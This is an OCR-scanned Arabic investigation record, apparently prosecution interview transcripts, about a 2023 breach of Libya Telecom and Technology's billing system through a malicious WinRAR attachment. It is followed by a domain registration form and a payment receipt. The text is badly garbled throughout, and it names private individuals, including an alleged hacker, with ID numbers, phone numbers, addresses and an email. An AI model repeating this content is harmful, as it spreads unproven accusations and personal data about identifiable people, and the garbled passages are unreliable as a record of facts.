الدخول السعا والضغط على الراوح تذكر المختارة

الوحوش إليها والصهاينة على العرب لعدم اهتمامهم
من الرخول واربيل هلف التجسس والاصح يتصكم

س) ذكر لنتائج الحدود التي أخرجها المختار؟

ج/ الذى أخول لهم كل هذه المعلومات يفيد لهم
بها مدير مكتب المخاطر المحسن مالم العزازي
والذى بدوره تدخل فريق عمل من محسن سبي
الشركة ويسطير على الاختراق ونهم التعرف
على هوية الشخص المخترق ولم ذكر اسمه
في المكالمات رغم انتقاله النائب وكل الخطوات
التي اتتني.

ج/ هل اخر اي شئ آخر يخص الشركة ليس
صور المستrikين التي ذكرتها؟

ج/ حسب ما اخبارني به مدير مكتب المخاطر اخر بيانات
صور المستrikين لشركة ليبيا للكراتصال والتقنية
TTT فقط.

ج/ ما هي البيانات التي تخدمها وماذا تحتوي؟

ج/ صور لجوائز المستrikين وارحامهم الوطنية

ج/ هل عليه الاختراق ساعدت ساعدة الموظف

ج/ لا اعرف بساعده او بعاء منه.

س/ هل لازال هذا الموظف بما رس عليه؟

ج/ نعم لازال بما رس عليه ولم تخدى لجرار حوله

الابعد نتائج التحقيقات حال الواقعة؟

س/ ما هو اسم هذا الموظف وعاهد وظيفته؟

ج/ لا يحضرني اسمه الان وهو يعمل بقسم المبيعات الشركة

س/ هل الجهاز الذي يعمل به هذا الموظف كان متصل بالانترنت
وهل يه رهن حياته من عمده؟

ج/ اخول نعم مرتب بالانترنت ومن المعرضون

بہ رہنمہ حاکیات

س/ هل أنت متّالد من هذه المدرسة؟

四

۲۰/ هل لديك اى اخوال اخرى ؟

15

~~صَلَّى اللَّهُ عَلَيْهِ وَسَلَّمَ وَسَلَّمَ مَاهِرُ الْفَضَّل~~



هذا وعُذب أنيات مات قدم دكره حيث الان حررت
حرف المستحجب وتتكليفه بالسرور خذ الظل
واستدعى عاد حمير عذب المخاطر المحنوس بالظلم
الغراوى لسماع أقواله ولما حين ادى لجراد آخر
عقل المعرفة بوقته وتأريخته

عامود اليمين

لقد فتح المعرض من جديد بتاريخ اليوم الاثنين الموافق 20-11-2023 وعند الساعة 30:00 وينتهي المعرض والافتتاحية الافتتاحية هي الان سجن اهالي مدير مكتب المخاطر بحركة ليبا للاتصالات والتقنية. تتزوجت سماع اقواله حال الواقعه ومتوله اهالي جنوب عدن بذاته لاجاب قائل .

الاسم / مالم عزان مالم بلعيد
أبن / ببركة المخدرى عبد الجليل
مواليد / 1980 م طرابلس

الإقامة / جنزير أولاد أبو غاريف السراح
المهنة / مدير مكتب المناجم ببركة
لبيان الاتصالات والتقنية.

المؤهل / ماجister إدارة مهارات
الحالات الاجتماعية / مستر
بيان رقم 4403081
هـ رقم ٥٩٢٤٤٤٤٤٩

مـ / هل تعرفني أنت مستعانت
جـ / نعم سمعت واقعة الاختراق التي سجلت
بأحد الأجهزة الكمبيوترية وترى ببركة المبعوث التابع
للحركة الكائنة ببركة تباعع الزاوية.

مـ / حق سجلت هذه الواقعة
جـ / أقول تاريخ 2023.8.22
مـ / أنت تعلم هنا لكن سجلت هذه الواقعة
جـ / الذي أقول لك أنك أنت سجلت هذه الواقعة بتاريخ 2023.8.22
إلى أحد الأجهزة التي كانت تدار بأحد الموظفين بالماكتب
وأحادي ياته عنه تذهبته على موقع التواصل الاجتماعي
ذين بول وجد أعلاه بأحد الصفحات يدعى
صاحبها بأنه اخترق منظومة القوترة ببركة
لبيان الاتصالات ونشر صوره من المنظومة وعلى
هذهها تم تحويل فريق عمل من المكتب للتالي من

صحته مانشر وبالفعل تبين بأن الموراء مأخوذة
من المنشورة وهذا ما أخذه أنا وأجراء معاملته
بدل خاتمة الأسد المشتركة ومن خلال هذه الموراة
التي تم نشرها وجدنا أنها التوفيت بأجراء المعاملة
وتقعها التسلسل ويعود الرجوع إلى بحثات النظام
«مستم لوك» وعرضنا من المستخدم لهذا الجهاز
ومن قام بتغير هذه المعاملة فتم الاتصال به
والدكتور أباده من قام بأجراء وأتم هذه المعاملة
وبسؤاله هل هو من قام بنشر الموراء على الغير
بيوك خائف ذلك فنباشرناه ثم التحفظ على
الجهاز وكررنا تغييله وبعد دعوه لأرجح القرينة
التي تم تغطيته من يهندس المكتب بالبحوث وسرقة
هوية المخترق وعلى أثر ذلك وحملناه إلى التأديب
وهي بيان الجهاز مخترق من تاريخ ٢٠٢٢-٨-١
وتبين بيان التحقيق المخترق هو صاحب المورع أسماء
ليبيا ٢٠٢٠-٦-١٦ ٢٠٢٠-٦-١٦ ٢٠٢٠-٦-١٦
اتركتليا للاتصالات ويستخدم أجهزة نظافات
خنزيرية منها تاريخ ٢٠٢٠-٦-١٦ ٢٠٢٠-٦-١٦ ٢٠٢٠-٦-١٦
والآخر مستعار بريطانيا حسب البحث الذي قمنا
به وحدد تكون هذه الواقع مختلفة أجهزة وأجهزة
الواقع to facts Med ٤٧ وهي الواقع يتصل
به الغير ومتى تتحقق تريحون لتنزيل ملفات
او ارسال او امر للتحكم في الجهاز هنا يبرد الجهاز
كانه ملكي وهو الاذهن وهذا اهوا وحملنا له

هل / أذكر لها كيـنـتـ هـمـ عـلـيـةـ الـاحـسـانـ؟

ج) أفتوك بالبحث الذي قمنا به تبين لنا بأن المستخدم
او صاحب الجهاز قد حاول بالفعل على أهلان
ممول وهو أهلان للرابط مدللة هاته فيه بين
حذا مرفق وأمامه الجزيئي وهي عبارة عن
ملف ينطوي «WinRAR» نزع «داخله الترددان
وتنزيله والضغط عليه او فتحه داخل ونزع التردد
بحجزاته وعلى اثرها انطل بالموقع الى برق ودكتوها
لهم ولآخر الجهاز والتتحقق المختبر حاول من ايج
ترحكم في الجهاز وهي ضمنهم لاصبح باخر في
الدور وان شئ موجود في الجهاز

فـ/ حاصل البيانات المحفوظة لهذا الجهاز؟

جـ/ الذي أقر به بيان هذا الجهاز لاتخذه به اي بيانات تخفي التركة ولكن المؤلف لديه ملامح الوجه ملحوظة الفوترة والمرير الاكتروني

س/ من المفترض على المورثة التي قاتم نشرها؟

جـ / بعد ولوجه ويعطى على الجهاز وينما يفهم المستخدم باتمام اجراء المعا靡ة قام هو العكر باخر العور حيث لديه صفات كاملة.

٣) هل لازم الشخص المخترق يتحكم في الحاسوب؟

ج/ لا من يوم أثناها المواقعة تم حلها عن الانترنت

سـ/ هل عليه الا خرق كانت بسبـبـه موظف

أهلاً بكم في المختبر؟

ج) لا يدخل ذلك لأن المفترق ليس بحاجة إلى

ساعة موظف

س/ ما هو اسم المروجت المستخدم لهذا الجهاز؟

ج/ الداعي للهبة كجزء من مركز بيع اخراج الزارية.

س/ هل تم الوجه إلى هوية الشخص المفترض؟

ج/ لعدو وصلنا إلى هوية صاحب أحد الأجهزة الرئيسية المستخدمة في الاختراق وبعده طارق عبد العليم

محمد أتكيريان وهو من مدينة مصراته.

س/ ما هو نوع الجهاز الكمبيوتر الذي يُفترض؟

ج/ جهاز بنوع ماك.

س/ هل الشخص المفترض لأخرى تسخر في
الصور التي قام بنشرها؟

ج/ لا لم يتبيّن لنا ذلك.

س/ هل أنت متى ومن صحف آخر؟

ج/ نعم

س/ هل لديك أتوال آخر أي أقواله أخرى؟

ج/ الذى أقوله بأن الشخص المفترض من مدينة مصراته والذى يؤكد ذلك بأى أحد المواتم

المستخدم فى الاختراق باسم (تيوبالتس مد)

وهو أحد الأسماء لمنته مصراته ومن المحتمل

أنهماً أن تكون مفترضاته وكذلك خططه هى المفترض

على الجهات العامة وبياناتها خدهم نشر بعض البيانات

طه لحاجة الأحوال الظرفية ومن الممكن استخراج مدة

الطريق لا ينزل وهذا الشخص يقل الصفة على

النور بعد نشره واعتذر بآنه أستخف بآنه
أشتغناه ولذلك أريد أن أقول بآن المخترق
او المخترقين سقطون بعض الأجرؤه عايسن الملاعنه
اللائمه صاحبها إلى الولجهة ظهرها تقربياً

سالم عرائش

20.11.2023

هذا يعني أن الآيات ماتت قدم وذكره حيث الان تغيرت
صرف المترجوب وتكليفه بالحرث من الطلب
والي حسن خط المشتبه فيه تحمل المحرر بوقته
وناريته.

من ٢٠١٢م/٢٠١٣م غير مكتبة تناولت المأمورات الفقهية في ملحوظات
البرهان طفه وضعيتها من مسؤوليتها الفقهية بناءً على ما ذكرناه في
موقعنا الإلكتروني www.al-ibrahani.com.

ارتكبوا مذنبة طاردة بغير طهارة، تکبر بآن الذى مرر بها لمحفظة المأمورات
كونته، لفظه ينبع من موقوفة لفظة لسان المأمورات، وهو مذنب علی
بيانات المأمورات

الآن هو موعدنا للاشتراك بالكتاب ونلقيكم في كل اساتذة كلية التربية

أُعيد فتح المختبر جديداً بتاريخ اليوم الاثنين
الموافق 18-12-2023م وعلى تمام الساعة 30:30 بحضور
المقرر له المسابقة حيث ادعى وبعد عرض الأدلة
المختبر على السيد رئيس قسم خبطة متوفى المعلوماتية
واثر تهالك ناتج التناول عن التسلیح والذى أمر
بامتناع الموظف أمامته حركة كما معه شهادة أنه حال
الواقعه ومخالفة الجمعه الفنية لغيره على
المعنىه فيه بالذراوف المزعوم طارق عبد الحميد
أشكره ولله الحمد وأرجوا أخرين قبل المختبر
بوقته وناري شمله.

مامور المختبر

أُعيد فتح المختبر من جديد بتاريخ اليوم الأحد
الموافق 3-3-2024م وعند الساعة 04:45 بحضور
المقرر له المسابقة حيث ادعى مهندس الماسح الموظف
أمامته حركة المتاز الذي يأتى بادلاته المختبر فغير تمام
أقواله ويتوله أمامه حيث سول عن بياناته لبيان
حالاته.

الاسم / أمامته عبد الرزاق كبيرون حمزه
أين / زجاجة محتوى سلطان
مواليد / ١٩٩١م تاجر
الأخواته / تاجر دراج محله بالانبعاث قرب
الفؤول

المهنة / مهندس أثاثيات تجهيز تحكم
الموهل / دبلوم على متخصص كلية التقنيه
الحاله الاجتماعية / متزوج .

برقم 737467 خ هر رقم 0954440804 - 0954440804

س/ ما هو سبب وجودك ببرايا ملكت النايل العام ٢
ك/ أقول حضرت المحكمة بناء على استدعاء من قلم

س/ هل تعرف سبب لاستعمالك

ج/ نعم بخصوص عملية اختراق التي حملت موضوع
الادراق

س/ هل واجهت الاختراق سهلة عن طريق جهازك؟

ج/ نعم سهلة عن طريق جهاز الكمبيوتر الخاص

س/ حين سهلت هدف الواقعه

ج/ أقول في شهر 8 سنة 2023

س/ هل كان الجهاز غير متصل عندهما في عملية
الاختراق؟

ج/ أقول في المتصل ومنذ ما قمت عليه الاختراق
كنت أقوم بعملية محاولة تبديل جهاز لأحد الزبائن
«خترة خواصي».

س/ هل عملت بعملية الاختراق وأنت تقوم بأتم عمليه
لأحرار لأحد الزبائن حس ماركت

ج/ لا عملت بها بعد أن تلقيت اتهام من مهندس

حالم بيع مدبر مكتب المخاطر وأعلم بوجود

عليه اختراق ثبت ونشر الرقم التسلبي للجهاز في
ماي خاى وهو رقم العول لخدمات أحد أئم لأحرار

العاملة للزيتون عندها خلف له ما يهدى هذا النشر

وطلب من أخذ جهاز الكمبيوتر وجلبه إلى

مكتب المخاطر وبالفعل قمت بتفعيل الجهاز وعمل

نهاق عن العمل وفي اليوم التالي قمت بقتل

إليهم وقام هو بيكلينق مهندسي مخمن لصياغة
عليه عملية اختراق ومرفق به حام بوا.

س/ هل علم مهندس حالم ببيان هدف العملية التي


عن طريق جهازك؟

ج/ أقول عن طريق الرقم التسلبي الذي تم نشره
بأننا أنا من قمت بأقسام لأحرار هدف العاملة

وهو كانت لتبدل جهاز ماي خاى لزيتون

س/ ما هو نوع جهاز الكمبيوتر الذي كنت تستعمل عليه؟

هذا وعند انتبات ماتقدم ذكره يجيء من حرف
حرف المتحوّي وتكونه بالحذف عند الكلب
والثانية تأتي في الاستثناء ولذلك حينما أوي لجزء
آخر فقبل الأحذف وقتها ينادي بـ أوي.



لبيا للاتصالات والتكنولوجيا

Libya Telecom and Technology



ly Registration Form for ly Domain

ly Registration

To: The Commercial Manager of Libya Telecom and Technology

I would like to Register to Ly domain services

نموذج تسجيل اسم نطاق ly

تسجيل نطاق ly

أنا / مدير الادارة التجارية بشركة ليبيا للاتصالات والتكنولوجيا
أتقدم بطلب الحصول على خدمة تسجيل اسم نطاق ly

بيانات يملأها مقدم طلب التسجيل

(ملاحظة: الرجاء من المشترك تعبيل جميع العالقات الكتابية والخط يخطه مفروض و واضح)

In Latin Letters

الاسم باللغة العربية

اسم الشركة: طارق عبد الحفيظ محمد

اسم الشخص: طارق عبد الحفيظ محمد

الاسم الأول: طارق

النوع: اسكندرية

العنوان: مصر ٢٠٢٠

المدينة: مصر

البلدة: مصر

Tel: ٠٩٦٠٣٠٠٠٦٦

رقم الهاتف

Fax:

البريد المصور

E-mail: Libya102003@gmail.com

البريد الإلكتروني

اسم النطاق المرغوب في تسجيله

النطاقات المدعومة: .med.ly .sch.ly .edu.ly* .plc.ly* .gov.ly* .id.ly .org.ly .net.ly .com.ly ly

ملاحظة: لا يدخل النطاقات المدعومة في هذه المرة لاستكمال

DNS Server

Name Server 1 IP*	Name Server 1*
• • •	• • •
Name Server 2 IP*	Name Server 2*
• • •	• • •
Name Server 3 IP	Name Server 3
• • •	• • •
Name Server 4 IP	Name Server 4
• • •	• • •
Name Server 5 IP	Name Server 5
• • •	• • •
Name Server 6 IP	Name Server 6
• • •	• • •

العلامات التي أسمتها (*) لا بد من نصيتها

اسم الفرع أو الوكيل المعتمد

رقم العداد

Approval

الإمساء

تعهد

أنا الموقع أسمه أقرّ بالتي قد امتحنت على بنود وشروط هذا العقد وموافق على كل ما جاء فيها، وآتهد بأنّ اسم النطاق الذي قدمت بتسجيله لا يتعارى على آلية كسلات، أو عبارات، أو اختصارات نابية أو جازحة أو ساقطة للقانون الليبي، ومقيدة الإسلامية، وفي حال ثبوت خلاف ذلك أقدر أحذث في هذا التسجيل وبالتالي سقوطه لليبيا للاتصالات بإيقافه فوراً.

Date 2020/01/12 التاريخ

Subscriber's signature

توقيع المشترك

Libya Telecom and Technology | Abu Salia, Near Al-Furqan Club | Tripoli-Libya

ليبيا للاتصالات والتكنولوجيا | ابو سليم | جوار المروسيه | طرابلس - ليبيا

ليبيا للاتصالات والتكنولوجيا
LIBYA Telecom & Technology



نموذج اتصال استلام خزينة المنطقة الوسطى

التاريخ: ١٣ / ١ / ٢٠٢٠ م

الرقم: № 06734457

درهم ٢٤٥ بيتار

استلمت من الاخ... طارق عبد الله... ليشكيرها
منها وفده بالحروف فقط... واستلمت
نوع الصك (نقدي / مصدق) رقم:
على مصرف
أشعار إضافية رقم: على حساب
من المصرف حواله واردة رقم:
وذلك مقابل جمجمي مساحة خطاب 26 2020 جبر ساجد
libya2020.com.ly

او

حسب (الفاتورة / المستند)،

او

اسم المستخدم: التوقيع:



أعد من أربع نسخ 1- التزام 2- الإدارة التجارية 3- قسم الحسابات 4- المحفظة بالكمب

fax: ٩٦٣ ٢١ ٣٤٨٨٤٢٨ | ٩٦٣ ٢١ ٣٤٠٥٩٣ | ٩٦٣ ٢١ ٣٤٨٨٤٢٨ | Abu Salat - Near by Al-Zawia Club - Al-Shati St 54 / Tripoli-Libya | www.libyay.com